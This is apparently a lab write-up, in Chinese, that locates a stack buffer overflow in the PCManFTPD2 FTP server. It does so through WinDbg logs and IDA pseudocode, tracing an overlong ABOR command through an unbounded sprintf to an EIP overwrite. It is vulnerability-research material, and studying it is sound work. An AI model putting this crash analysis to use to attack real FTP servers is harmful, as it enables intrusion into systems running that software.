*** WARNING: Unable to verify checksum for C:\lab\lab2\PCManFTPD2.exe
*** ERROR: Module load completed but symbols could not be loaded for C:\lab\lab2\PCManFTPD2.exe
0:002> bp 0x4055E0+5E
0:002> bp 0x4029B0+25
breakpoint 0 redefined
0:002> bp 0x4055E0+5E
breakpoint 1 redefined
0:002> bl
 0 e 004029d5     0001 (0001)  0:**** PCManFTPD2+0x29d5
 1 e 0040563e     0001 (0001)  0:**** PCManFTPD2+0x563e
0:002> g
Breakpoint 0 hit
eax=0012edc4 ebx=00000000 ecx=00000110 edx=00a61b24 esi=00000000 edi=00000402
eip=004029d5 esp=0012edac ebp=00a61c20 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
PCManFTPD2+0x29d5:
004029d5 ff154c554300    call    dword ptr [PCManFTPD2+0x3554c (0043554c)] ds:0023:0043554c={WSOCK32!recv (71a42e70)}
0:000> g
Breakpoint 0 hit
eax=0012edc4 ebx=00000000 ecx=00000110 edx=00a61b24 esi=00000000 edi=00000402
eip=004029d5 esp=0012edac ebp=00a61c20 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
PCManFTPD2+0x29d5:
004029d5 ff154c554300    call    dword ptr [PCManFTPD2+0x3554c (0043554c)] ds:0023:0043554c={WSOCK32!recv (71a42e70)}
```

程序在0x4029d5 处中断了下来，输入g 让程序继续运行

```
Offset: @$scopeip                                   Previous   Next
No prior disassembly possible
41414141 ??              ???
41414142 ??              ???
41414143 ??              ???
41414144 ??              ???
41414145 ??              ???
41414146 ??              ???
41414147 ??              ???
41414148 ??              ???
41414149 ??              ???
4141414a ??              ???
4141414b ??              ???
4141414c ??              ???
```

```
Command
0:002> bp 0x4055E0+5E
breakpoint 1 redefined
0:002> bl
 0 e 004029d5     0001 (0001)  0:**** PCManFTPD2+0x29d5
 1 e 0040563e     0001 (0001)  0:**** PCManFTPD2+0x563e
0:002> g
Breakpoint 0 hit
eax=0012edc4 ebx=00000000 ecx=00000110 edx=00a61b24 esi=00000000 edi=00000402
eip=004029d5 esp=0012edac ebp=00a61c20 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
PCManFTPD2+0x29d5:
004029d5 ff154c554300    call    dword ptr [PCManFTPD2+0x3554c (0043554c)] ds:0023:0043554c={WSOCK32!recv (71a42e70)}
0:000> g
Breakpoint 0 hit
eax=0012edc4 ebx=00000000 ecx=00000110 edx=00a61b24 esi=00000000 edi=00000402
eip=004029d5 esp=0012edac ebp=00a61c20 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
PCManFTPD2+0x29d5:
004029d5 ff154c554300    call    dword ptr [PCManFTPD2+0x3554c (0043554c)] ds:0023:0043554c={WSOCK32!recv (71a42e70)}
0:000> g
(730.7c8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=00000000 edx=0000000c esi=0012edc4 edi=00000004
eip=41414141 esp=0012edb8 ebp=00a61c20 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
41414141 ??              ???
```

可以看到程序崩溃了，说明此处的函数造成了程序崩溃。

重新打开windbg，附加PCMANFTP 在0x4029d5 处下断点，输入g 让程序运行，并且使用poc.py 发送数据

注意这边 0x4029d5 是在中断的第二次之后才使程序发生崩溃

使用dd esp 来查看栈数据,使用dc 0012edc4 来查看传入该函数的第二个参数的原始数据,即接收数据的缓冲区

```
Disassembly
Offset: @$scopeip                                                    Previous   Next
004029c0 8b4d0c          mov     ecx,dword ptr [ebp+0Ch]
004029c3 8d44240c        lea     eax,[esp+0Ch]
004029c7 6800100000      push    1000h
004029cc 50              push    eax
004029cd 51              push    ecx
004029ce c7452800000000  mov     dword ptr [ebp+28h],0
004029d5 ff154c554300    call    dword ptr [PCManFTPD2+0x3554c (0043554c)] ds:0023:0043554c={WSOCK32!recv (71a42e70)}
004029db 8d542408        lea     edx,[esp+8]
004029df 68dc114400      push    offset PCManFTPD2+0x411dc (004411dc)
004029e4 52              push    edx
004029e5 c644041000      mov     byte ptr [esp+eax+10h],0
004029ea e867ff0000      call    PCManFTPD2+0x12956 (00412956)
004029ef 8bf0            mov     esi,eax
Command
*** WARNING: Unable to verify checksum for C:\lab\lab2\PCManFTPD2.exe
*** ERROR: Module load completed but symbols could not be loaded for C:\lab\lab2\PCManFTPD2.exe
0:002> g
Breakpoint 0 hit
eax=0012edc4 ebx=00000000 ecx=00000110 edx=00a61b84 esi=00000000 edi=00000402
eip=004029d5 esp=0012edac ebp=00a61c80 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
PCManFTPD2+0x29d5:
004029d5 ff154c554300    call    dword ptr [PCManFTPD2+0x3554c (0043554c)] ds:0023:0043554c={WSOCK32!recv (71a42e70)}
0:000> dd esp
0012edac  00000110 0012edc4 00001000 00000000
0012edbc  00000000 00000001 00161970 00000001
0012edcc  00000000 0012ef44 74ddd7d5 0012efb0
0012eddc  00000000 0015caf0 000b0118 0012f2bc
0012edec  74db0de8 74debd1b 000b0118 0012ee24
0012edfc  000b0118 00000014 000b0118 10008002
0012ee0c  000b0118 000b0118 73ff0250 00000008
0012ee1c  73ff0478 00000001 0012ee50 73fbb90e
0:000> dc 0012edc4
0012edc4  00161970 00000001 00000000 0012ef44  p...........D...
0012edd4  74ddd7d5 0012efb0 00000000 0015caf0  ...t............
0012ede4  000b0118 0012f2bc 74db0de8 74debd1b  ............t...t
0012edf4  000b0118 0012ee24 000b0118 00000014  ....$...........
0012ee04  000b0118 10008002 000b0118 000b0118  ................
0012ee14  73ff0250 00000008 73ff0478 00000001  P..s....x..s....
0012ee24  0012ee50 73fbb90e 00000000 73ff036c  P......s....l..s
0012ee34  0000000b 0012ee54 73fb3e38 73ff0374  ....T...8>.st..s
```

输入p 来步过call，再来查看该缓冲区里的数据

```
Offset: @$scopeip                                                    Previous   Next
004029c3 8d44240c        lea     eax,[esp+0Ch]
004029c7 6800100000      push    1000h
004029cc 50              push    eax
004029cd 51              push    ecx
004029ce c7452800000000  mov     dword ptr [ebp+28h],0
004029d5 ff154c554300    call    dword ptr [PCManFTPD2+0x3554c (0043554c)]
004029db 8d542408        lea     edx,[esp+8]
004029df 68dc114400      push    offset PCManFTPD2+0x411dc (004411dc)
004029e4 52              push    edx
004029e5 c644041000      mov     byte ptr [esp+eax+10h],0
004029ea e867ff0000      call    PCManFTPD2+0x12956 (00412956)
004029ef 8bf0            mov     esi,eax
004029f1 83c408          add     esp,8
Command
0012edfc  000b0118 00000014 000b0118 10008002
0012ee0c  000b0118 000b0118 73ff0250 00000008
0012ee1c  73ff0478 00000001 0012ee50 73fbb90e
0:000> dc 0012edc4
0012edc4  00161970 00000001 00000000 0012ef44  p...........D...
0012edd4  74ddd7d5 0012efb0 00000000 0015caf0  ...t............
0012ede4  000b0118 0012f2bc 74db0de8 74debd1b  ............t...t
0012edf4  000b0118 0012ee24 000b0118 00000014  ....$...........
0012ee04  000b0118 10008002 000b0118 000b0118  ................
0012ee14  73ff0250 00000008 73ff0478 00000001  P..s....x..s....
0012ee24  0012ee50 73fbb90e 00000000 73ff036c  P......s....l..s
0012ee34  0000000b 0012ee54 73fb3e38 73ff0374  ....T...8>.st..s
0:000> p
eax=00000020 ebx=00000000 ecx=00167e60 edx=7c92e4f4 esi=00000000 edi=00000402
eip=004029db esp=0012edbc ebp=00a61c80 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
PCManFTPD2+0x29db:
004029db 8d542408        lea     edx,[esp+8]
0:000> dc 0012edc4
0012edc4  52455355 6f6e6120 6f6d796e 0a0d7375  USER anonymous..
0012edd4  53534150 6f6e6120 6f6d796e 0a0d7375  PASS anonymous..
0012ede4  000b0118 0012f2bc 74db0de8 74debd1b  ............t...t
0012edf4  000b0118 0012ee24 000b0118 00000014  ....$...........
0012ee04  000b0118 10008002 000b0118 000b0118  ................
0012ee14  73ff0250 00000008 73ff0478 00000001  P..s....x..s....
0012ee24  0012ee50 73fbb90e 00000000 73ff036c  P......s....l..s
0012ee34  0000000b 0012ee54 73fb3e38 73ff0374  ....T...8>.st..s
```

可以看到该缓冲区被ABOR AA..AA一连串A覆盖 继续执行g,可以看到程序崩溃

```
Disassembly
Offset: @$scopeip                                   Previous   Next
No prior disassembly possible
41414141 ??              ???
41414142 ??              ???
41414143 ??              ???
41414144 ??              ???
41414145 ??              ???
41414146 ??              ???
41414147 ??              ???
41414148 ??              ???
41414149 ??              ???
4141414a ??              ???
4141414b ??              ???
4141414c ??              ???
```

```
Command
0:000> p
eax=00000020 ebx=00000000 ecx=00167e60 edx=0012edc4 esi=00000000 edi=00000402
eip=004029e4 esp=0012edb8 ebp=00a61c80 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
PCManFTPD2+0x29e4:
004029e4 52              push    edx
0:000> p
eax=00000020 ebx=00000000 ecx=00167e60 edx=0012edc4 esi=00000000 edi=00000402
eip=004029e5 esp=0012edb4 ebp=00a61c80 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
PCManFTPD2+0x29e5:
004029e5 c644041000      mov     byte ptr [esp+eax+10h],0   ss:0023:0012ede4=18
0:000> g
Breakpoint 0 hit
eax=0012edc4 ebx=00000000 ecx=00000110 edx=00a61b84 esi=00000000 edi=00000402
eip=004029d5 esp=0012edac ebp=00a61c80 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
PCManFTPD2+0x29d5:
004029d5 ff154c554300    call    dword ptr [PCManFTPD2+0x3554c (0043554c)] ds:0023:0043554c={WSOCK32!recv (71a42e70)}
0:000> g
(200.438): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=00000000 edx=0000000c esi=0012edc4 edi=00000004
eip=41414141 esp=0012edb8 ebp=00a61c80 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
41414141 ??              ???
```

IDA Pro初步确定溢出点

使用IDA Pro 来打开PCMANFTP ，转到sub_4029B0(即recv 触发所在的函数)。下面对它进行汇编代码分析。 使用F5 得到伪代码

```
IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports | Exports

  4  char *result; // eax@1
  5  char *i; // esi@1
  6  signed int v5; // edi@2
  7  char *v6; // eax@4
  8  char buf[4100]; // [sp+8h] [bp-1004h]@1
  9
 10  v2 = *(_DWORD *)(this + 12);
 11  *(_DWORD *)(this + 40) = 0;
 12  buf[recv(v2, buf, 4096, 0)] = 0;
 13  result = strtok(buf, word_4411DC);
 14  for ( i = result; result; i = result )
 15  {
 16    v5 = 0;
 17    do
 18    {
 19      i[v5] = toupper(i[v5]);
 20      ++v5;
 21    }
 22    while ( v5 < 4 );
 23    v6 = aPass;
 24    if ( *(_DWORD *)i != dword_441390 )
 25      v6 = i;
 26    sub_403E60(v6);
 27    if ( !i[3] )
 28      i[3] = 32;
 29    sub_402A60(i);
 30    result = strtok(0, word_4411DC);
 31  }
 32  return result;
 33 }
00002A51 sub_4029B0:14
```

仔细去分析代码，可以发现在经过strtok() 处理后buf 当中的\r\n 字符串变为NULL，接下来对buf 中头四个字符转为大写，接着比较buf 里面的头四个字节组成的字符串是否为dword_441390(即"SSAP"),不相等则v6 被赋值为该内容。然后，将this 指针和v6一起传给了sub_403E60函数(buf 也会一并传递)。

```
5   char *i; // esi@1
6   signed int v5; // edi@2
7   char *v6; // eax@4
8   char buf[4100]; // [sp+8h] [bp-1004h]@1
9
10  v2 = *(_DWORD *)(this + 12);
11  *(_DWORD *)(this + 40) = 0;
12  buf[recv(v2, buf, 4096, 0)] = 0;
13  result = strtok(buf, word_4411DC);
14  for ( i = result; result; i = result )
15  {
16    v5 = 0;
17    do
18    {
19      i[v5] = toupper(i[v5]);
20      ++v5;
21    }
22    while ( v5 < 4 );
23    v6 = aPass;
24    if ( *(_DWORD *)i != dword_441390 )
25      v6 = i;
26    sub_403E60(v6);
27    if ( !i[3] )
28      i[3] = 32;
29    sub_402A60(i);
30    result = strtok(0, word_4411DC);
31  }
32  return result;
33 }
```

```
.data:00441385 byte_441385     db 0                    ; DATA XREF: .text:00402770↑w
.data:00441386                 db    0
.data:00441387                 db    0
.data:00441388                 db    0
.data:00441389 dword_441389    dd 0                    ; DATA XREF: .text:004026ED↑w
.data:0044138D word_44138D     dw 0                    ; DATA XREF: .text:004026FA↑w
.data:0044138F byte_44138F     db 0                    ; DATA XREF: .text:00402775↑w
data:00441390 byte_441390      db 'P'                  ; DATA XREF: .text:004026E7↑r
data:00441390                                          ; sub_4029B0+63↑r ...
data:00441391                  db  41h ; A
data:00441392                  db  53h ; S
data:00441393                  db  53h ; S
.data:00441394 byte_441394     db 0                    ; DATA XREF: .text:004026DA↑r
.data:00441395                 align 4
.data:00441398 dword_441398    dd 52455355h            ; DATA XREF: .text:004026BE↑r
.data:00441398                                         ; sub_402A60+90↑o
.data:0044139C byte_44139C     db 0                    ; DATA XREF: .text:004026A7↑r
.data:0044139D                 align 10h
.data:004413A0 dword_4413A0    dd 54495551h            ; DATA XREF: .text:004026B3↑r
.data:004413A4 byte_4413A4     db 0                    ; DATA XREF: .text:0040269C↑r
.data:004413A5                 align 4
.data:004413A8 dword_4413A8    dd 54535953h            ; DATA XREF: .text:00402685↑r
.data:004413AC byte_4413AC     db 0                    ; DATA XREF: .text:004026CF↑r
.data:004413AD                 align 10h
.data:004413B0 dword_4413B0    dd 54415453h            ; DATA XREF: .text:0040267A↑r
.data:004413B4 byte_4413B4     db 0                    ; DATA XREF: .text:00402663↑r
.data:004413B5                 align 4
.data:004413B8 dword_4413B8    dd 45444F4Dh            ; DATA XREF: .text:0040266F↑r
.data:004413BC byte_4413BC     db 0                    ; DATA XREF: .text:00402658↑r
```

转到sub_403E60函数中，可以发现sprintf函数，该函数格式化输出到buffer 中，这就极有

可能是由于这么一个函数调用导致程序崩溃的。

```
.text:00403E60 NumberOfBytesWritten= dword ptr -804h
.text:00403E60 Buffer          = byte ptr -800h
.text:00403E60 arg_0           = dword ptr  4
.text:00403E60
.text:00403E60                 mov     eax, dword_443540
.text:00403E65                 sub     esp, 814h
.text:00403E6B                 test    eax, eax
.text:00403E6D                 push    esi
.text:00403E6E                 push    edi
.text:00403E6F                 mov     esi, ecx
.text:00403E71                 jnz     short loc_403E80
.text:00403E73                 mov     eax, dword_443548
.text:00403E78                 test    eax, eax
.text:00403E7A                 jz      loc_403FB1
.text:00403E80
.text:00403E80 loc_403E80:                             ; CODE XREF: sub_403E60+11↑j
.text:00403E80                 lea     eax, [esp+81Ch+SystemTime]
.text:00403E84                 push    eax             ; lpSystemTime
.text:00403E85                 call    ds:GetLocalTime
.text:00403E8B                 mov     eax, [esi+24h]
.text:00403E8E                 test    eax, eax
.text:00403E90                 jz      short loc_403E97
.text:00403E92                 mov     eax, [eax+8]
.text:00403E95                 jmp     short loc_403E9A
.text:00403E97 ; ---------------------------------------------------------------
.text:00403E97
.text:00403E97 loc_403E97:                             ; CODE XREF: sub_403E60+30↑j
.text:00403E97                 mov     eax, [esi+4]
.text:00403E9A
00003E60 00403E60: sub_403E60 (Synchronized with Hex View-1)
```

```
DWORD NumberOfBytesWritten; // [sp+18h] [bp-804h]@7
char Buffer; // [sp+1Ch] [bp-800h]@6

v2 = this;
if ( dword_443540 || (result = (struct CWinThread *)dword_443548) != 0 )
{
  GetLocalTime(&SystemTime);
  v4 = v2[9];
  if ( v4 )
    v5 = *(_DWORD *)(v4 + 8);
  else
    v5 = v2[1];
  v6 = sprintf(
         &Buffer,
         aDDD02d02d%5dSS,
         SystemTime.wYear,
         SystemTime.wMon char[]
         SystemTime.wDay,
         SystemTime.wHour,
         SystemTime.wMinute,
         v2[3],
         v5,
         a2);
  if ( hFile != (HANDLE)-1 )
    WriteFile(hFile, &Buffer, v6, &NumberOfBytesWritten, 0);
  result = (struct CWinThread *)dword_443548;
  if ( dword_443548 )
  {
    result = AfxGetThread();
    if ( result )
```

```
.text:00403EC4                 mov     eax, dword ptr [esp+830h+SystemTime.wYear]
.text:00403EC8                 and     ecx, 0FFFFh
.text:00403ECE                 and     edx, 0FFFFh
.text:00403ED4                 push    ecx
.text:00403ED5                 and     eax, 0FFFFh
.text:00403EDA                 push    edx
.text:00403EDB                 push    eax
.text:00403EDC                 lea     ecx, [esp+83Ch+Buffer]
.text:00403EE0                 push    offset aDDD02d02d05dSS ; "%d/%d/%d [%02d:%02d] (%05
.text:00403EE5                 push    ecx             ; char *
.text:00403EE6                 call    _sprintf
.text:00403EEB                 mov     ecx, hFile
.text:00403EF1                 add     esp, 28h
.text:00403EF4                 cmp     ecx, 0FFFFFFFFh
.text:00403EF7                 jz      short loc_403F0D
.text:00403EF9                 lea     edx, [esp+81Ch+NumberOfBytesWritten]
.text:00403EFD                 push    0               ; lpOverlapped
.text:00403EFF                 push    edx             ; lpNumberOfBytesWritten
.text:00403F00                 push    eax             ; nNumberOfBytesToWrite
.text:00403F01                 lea     eax, [esp+828h+Buffer]
.text:00403F05                 push    eax             ; lpBuffer
.text:00403F06                 push    ecx             ; hFile
.text:00403F07                 call    ds:WriteFile
.text:00403F0D
.text:00403F0D loc_403F0D:                             ; CODE XREF: sub_403E60+97↑j
.text:00403F0D                 mov     eax, dword_443548
.text:00403F12                 test    eax, eax
.text:00403F14                 jz      loc_403FB1
.text:00403F1A                 call    ?AfxGetThread@@YGPAVCWinThread@@XZ ; AfxGetThread(v
00003ED5 00403ED5: sub_403E60+75 (Synchronized with Hex View-1)
```

windbg 确定溢出点

使用windbg 重新附加PCMANFTP ，在0x4029d5 地址下断点，g 运行起来后，使用poc.py 来发送数据，在第二次中断下来后，单步调试，来到0x402a26处

```
Disassembly
Offset: @$scopeip                                   Previous   Next
00402a18 3bc8            cmp     ecx,eax
00402a1a b890144400      mov     eax,offset PCManFTPD2+0x41490 (00441490)
00402a1f 7402            je      PCManFTPD2+0x2a23 (00402a23)
00402a21 8bc6            mov     eax,esi
00402a23 50              push    eax
00402a24 8bcd            mov     ecx,ebp
00402a26 e835140000      call    PCManFTPD2+0x3e60 (00403e60)
00402a2b 8a4603          mov     al,byte ptr [esi+3]
00402a2e 84c0            test    al,al
00402a30 7504            jne     PCManFTPD2+0x2a36 (00402a36)
00402a32 c6460320        mov     byte ptr [esi+3],20h
00402a36 56              push    esi
00402a37 8bcd            mov     ecx,ebp
Command
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000283
PCManFTPD2+0x2a1f:
00402a1f 7402            je      PCManFTPD2+0x2a23 (00402a23)            [br=0]
0:000> p
eax=00441490 ebx=00000000 ecx=524f4241 edx=0012f649 esi=0012edc4 edi=00000004
eip=00402a21 esp=0012edb8 ebp=00a61c20 iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000283
PCManFTPD2+0x2a21:
00402a21 8bc6            mov     eax,esi
0:000> p
eax=0012edc4 ebx=00000000 ecx=524f4241 edx=0012f649 esi=0012edc4 edi=00000004
eip=00402a23 esp=0012edb8 ebp=00a61c20 iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000283
PCManFTPD2+0x2a23:
00402a23 50              push    eax
0:000> p
eax=0012edc4 ebx=00000000 ecx=524f4241 edx=0012f649 esi=0012edc4 edi=00000004
eip=00402a24 esp=0012edb4 ebp=00a61c20 iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000283
PCManFTPD2+0x2a24:
00402a24 8bcd            mov     ecx,ebp
0:000> p
eax=0012edc4 ebx=00000000 ecx=00a61c20 edx=0012f649 esi=0012edc4 edi=00000004
eip=00402a26 esp=0012edb4 ebp=00a61c20 iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000283
PCManFTPD2+0x2a26:
00402a26 e835140000      call    PCManFTPD2+0x3e60 (00403e60)
```

可以看到0012edc4 为this 指针传入函数中 t 进行跟入函数,来到00403ee6处, 查看堆栈,0012e5b0 为buffer 缓冲区

```
Disassembly
Offset: @$scopeip                                                    Previous   Next
00403ed5 25ffff0000      and     eax,0FFFFh
00403eda 52              push    edx
00403edb 50              push    eax
00403edc 8d4c243c        lea     ecx,[esp+3Ch]
00403ee0 68d4164400      push    offset PCManFTPD2+0x416d4 (004416d4)
00403ee5 51              push    ecx
00403ee6 e8d4ed0000      call    PCManFTPD2+0x12cbf (00412cbf)
00403eeb 8b0d14354400    mov     ecx,dword ptr [PCManFTPD2+0x43514 (00443514)]
00403ef1 83c428          add     esp,28h
00403ef4 83f9ff          cmp     ecx,0FFFFFFFFh
00403ef7 7414            je      PCManFTPD2+0x3f0d (00403f0d)
00403ef9 8d542418        lea     edx,[esp+18h]
00403efd 6a00            push    0
```

```
Command
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
PCManFTPD2+0x3edb:
00403edb 50              push    eax
0:000> p
eax=000007e2 ebx=00000000 ecx=00000015 edx=0000000b esi=00a61c20 edi=0012edc4
eip=00403edc esp=0012e574 ebp=00a61c20 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
PCManFTPD2+0x3edc:
00403edc 8d4c243c        lea     ecx,[esp+3Ch]
0:000> p
eax=000007e2 ebx=00000000 ecx=0012e5b0 edx=0000000b esi=00a61c20 edi=0012edc4
eip=00403ee0 esp=0012e574 ebp=00a61c20 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
PCManFTPD2+0x3ee0:
00403ee0 68d4164400      push    offset PCManFTPD2+0x416d4 (004416d4)
0:000> p
eax=000007e2 ebx=00000000 ecx=0012e5b0 edx=0000000b esi=00a61c20 edi=0012edc4
eip=00403ee5 esp=0012e570 ebp=00a61c20 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
PCManFTPD2+0x3ee5:
00403ee5 51              push    ecx
0:000> p
eax=000007e2 ebx=00000000 ecx=0012e5b0 edx=0000000b esi=00a61c20 edi=0012edc4
eip=00403ee6 esp=0012e56c ebp=00a61c20 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
PCManFTPD2+0x3ee6:
00403ee6 e8d4ed0000      call    PCManFTPD2+0x12cbf (00412cbf)
```

```
Offset: @$scopeip                                                    Previous   Next
00403ed5 25ffff0000      and     eax,0FFFFh
00403eda 52              push    edx
00403edb 50              push    eax
00403edc 8d4c243c        lea     ecx,[esp+3Ch]
00403ee0 68d4164400      push    offset PCManFTPD2+0x416d4 (004416d4)
00403ee5 51              push    ecx
00403ee6 e8d4ed0000      call    PCManFTPD2+0x12cbf (00412cbf)
00403eeb 8b0d14354400    mov     ecx,dword ptr [PCManFTPD2+0x43514 (00443514)]
00403ef1 83c428          add     esp,28h
00403ef4 83f9ff          cmp     ecx,0FFFFFFFFh
00403ef7 7414            je      PCManFTPD2+0x3f0d (00403f0d)
00403ef9 8d542418        lea     edx,[esp+18h]
00403efd 6a00            push    0
```

```
Command
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
PCManFTPD2+0x3ee5:
00403ee5 51              push    ecx
0:000> p
eax=000007e2 ebx=00000000 ecx=0012e5b0 edx=0000000b esi=00a61c20 edi=0012edc4
eip=00403ee6 esp=0012e56c ebp=00a61c20 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
PCManFTPD2+0x3ee6:
00403ee6 e8d4ed0000      call    PCManFTPD2+0x12cbf (00412cbf)
0:000> dd esp
0012e56c  0012e5b0 004416d4 000007e2 0000000b
0012e57c  00000015 00000010 00000028 00000110
0012e58c  00bf8600 0012edc4 00000004 0012edc4
0012e59c  000b07e2 00150003 00280010 03c80030
0012e5ac  00000000 7c930208 ffffffff 7c930202
0012e5bc  7c93017b 7c9301bb 00000000 00150000
0012e5cc  00150188 00423756 0000004e 00000065
0012e5dc  0012e800 0000004e 00000000 0012e648
0:000> dc esp
0012e56c  0012e5b0 004416d4 000007e2 0000000b  ......D.........
0012e57c  00000015 00000010 00000028 00000110  ........(.......
0012e58c  00bf8600 0012edc4 00000004 0012edc4  ................
0012e59c  000b07e2 00150003 00280010 03c80030  ..........(.0...
0012e5ac  00000000 7c930208 ffffffff 7c930202  .......|.......|
0012e5bc  7c93017b 7c9301bb 00000000 00150000  {..|...|........
0012e5cc  00150188 00423756 0000004e 00000065  ....V7B.N...e...
0012e5dc  0012e800 0000004e 00000000 0012e648  ....N.......H...
```


执行sprintf 过后, 再次查看buffer

```
Offset: @$scopeip                                                                    Previous   Next
00403eda 52              push    edx
00403edb 50              push    eax
00403edc 8d4c243c        lea     ecx,[esp+3Ch]
00403ee0 68d4164400      push    offset PCManFTPD2+0x416d4 (004416d4)
00403ee5 51              push    ecx
00403ee6 e8d4ed0000      call    PCManFTPD2+0x12cbf (00412cbf)
00403eeb 8b0d14354400    mov     ecx,dword ptr [PCManFTPD2+0x43514 (00443514)] ds:0023:00443514=00000048
00403ef1 83c428          add     esp,28h
00403ef4 83f9ff          cmp     ecx,0FFFFFFFFh
00403ef7 7414            je      PCManFTPD2+0x3f0d (00403f0d)
00403ef9 8d542418        lea     edx,[esp+18h]
00403efd 6a00            push    0
00403eff 52              push    edx
Command
0012e5bc  7c93017b 7c9301bb 00000000 00150000  {..|...|........
0012e5cc  00150188 00423756 0000004e 00000065  ....V7B.N...e...
0012e5dc  0012e800 0000004e 00000000 0012e648  ....N.......H...
0:000> p
eax=000008ac ebx=00000000 ecx=0012e544 edx=0012ee5b esi=00a61c20 edi=0012edc4
eip=00403eeb esp=0012e56c ebp=00a61c20 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
PCManFTPD2+0x3eeb:
